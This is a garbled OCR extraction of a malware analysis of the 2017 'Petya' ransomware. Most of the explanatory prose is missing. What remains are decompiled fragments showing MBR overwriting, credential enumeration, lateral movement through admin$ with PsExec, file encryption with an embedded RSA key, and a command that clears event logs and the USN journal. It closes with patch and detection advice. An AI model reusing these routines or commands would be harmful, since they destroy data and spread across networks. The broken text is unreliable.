“ Petya ”

2017 6 27


“ Petya ” “ wannacry ”

MS17-010 “ wannacry ”

mimikatz

MBR

```
SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege
```



3. c MBR

(1) SeDebugPrivilege 10 (521*10)

C 10

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
```

```
SetFilePointer(v0, OutBuffe
WriteFile(v0, v1, OutBuffer
```

```
CloseHandle(v0);
```

(2) MBR

```
do
{
  if ( *(_DWORD *)v3 && *(_DWORD *)v3 < 0xFFFFFFFF )
    v5 = *(_DWORD *)v3;
  v3 += 0x10;
  --v4;
}
while ( v4 );
if ( v5 == -1 )
  v5 = 0;
if ( v5 <= 0x28 )
{
  result = 0x80070272;
  goto LABEL_50;
}
qmemcpy(&mbr_data, &v25, 0x200u);
v6 = 0;
do
{
```

(3) MBR

```
if ( v19 )
{
  do
  {
    result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
    if ( result < 0 )
      break;
    ++v20;
    v13 += 0x200;
  }
  v20   v19
```

```
result

= write_disk(32, &FileName, &Buffer);// 比特币钱包信息
= result;
>= 0 )

= write_disk(33, &FileName, &v21);// 填充0x07
= result;

result   write_disk   FileName   mbr_data
```

(4) MBR

(2) ID 3 Windows dllhost.dat
PsExec.exe exe bat vbs

5.

```
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
```

```
                    goto LABEL_8

                v7 = *v6 < *v5 ? -1 : 1;
LABEL_8:
                if ( v7 == 0 )
                {
```

6.

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(token_mask & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
```

7.




```
v8 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
```

```
_WSAFDIsSet(v2, &writefds)
v8
```

```
closesocket(v2);
```

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
  domaina = (LPCWSTR)1;
  if ( !bufptr )
    return domaina;
  v4 = 0;
  if ( entriesread > 0 )
  {
    v5 = bufptr + 4;
    do
    {
      if ( v5 == (LPBYTE)4 )
        break;
      if ( *((_DWORD *)v5 + 3) & 0x80000000 )
      {
        ServerScan(a1, 3u, *(LPCWSTR *)v5);
      }
      else if ( *((_DWORD *)v5 - 1) == 500 && (*((_DWORD *)v5 + 1) & 0xFu) > 4 )
      {
        memset_0(*(char **)v5, 0);
      }
      v5 += 24;
      ++v4;
```

```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                       // 远程感染到admin$目录下
  pszPath = 0;
```


```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
```


```
    LPCWSTR  cmdline
    LPWSTR
```

```
    struct _STARTUPINFOW *   char *  StartupInfo
    struct _PROCESS_INFORMATION *   char *  ProcessInformation          v8   CreateProcessAsUserW  HANDLE ExitCode   LPCWS
                                                                                                    v8

                                                                                                GetLastError
```

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
```






```
*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
```


v5

9.

```
result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUIT06WpXWnKSNQAYT0065Cr8PjIQInTeHkXEjf02n2JmURWV/u"
                             "HB0Zr1Q/wcYJBuLhQ9EqJ3iDqmN190o7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EY0"
                             "                                                                    "
                             "                                                                    "
                             "                                                                    "
                             "U9AVHnNjvLe0n42LHFUKho6JoIDAQAB";
  *(_DWORD *)(result + 28) = 0;
  *(_DWORD *)result = *(_DWORD *)RootPathName;
  *(_DWORD *)(result + 4) = v4;
```

```
  v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
 }
 if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
  goto LABEL_10;
ABEL_7:
 v2 = lpThreadParameter;
```

```
                                sub_10001B4E(
int lpThreadParameter           FileSearchAndEncryted  LPCWSTR lpThreadParameter
                                Gen_TipInfo( LPCWSTR lpThreadParameter
                                CryptDestroyKey( ( _DWORD * lpThreadParameter
                               CryptReleaseContext   _DWORD * lpThreadParameter
                               LocalFree(v2)
```



10.

```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
```

1 Windows MS17-010

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2 WMI Windows Management Instrumentation

--- --- services.msc

--- Windows Management Instrumentation

---

3 Minikit

--- --- regedit

1

TCP_NSA_EternalBlue_( )_SMB [MS17-010]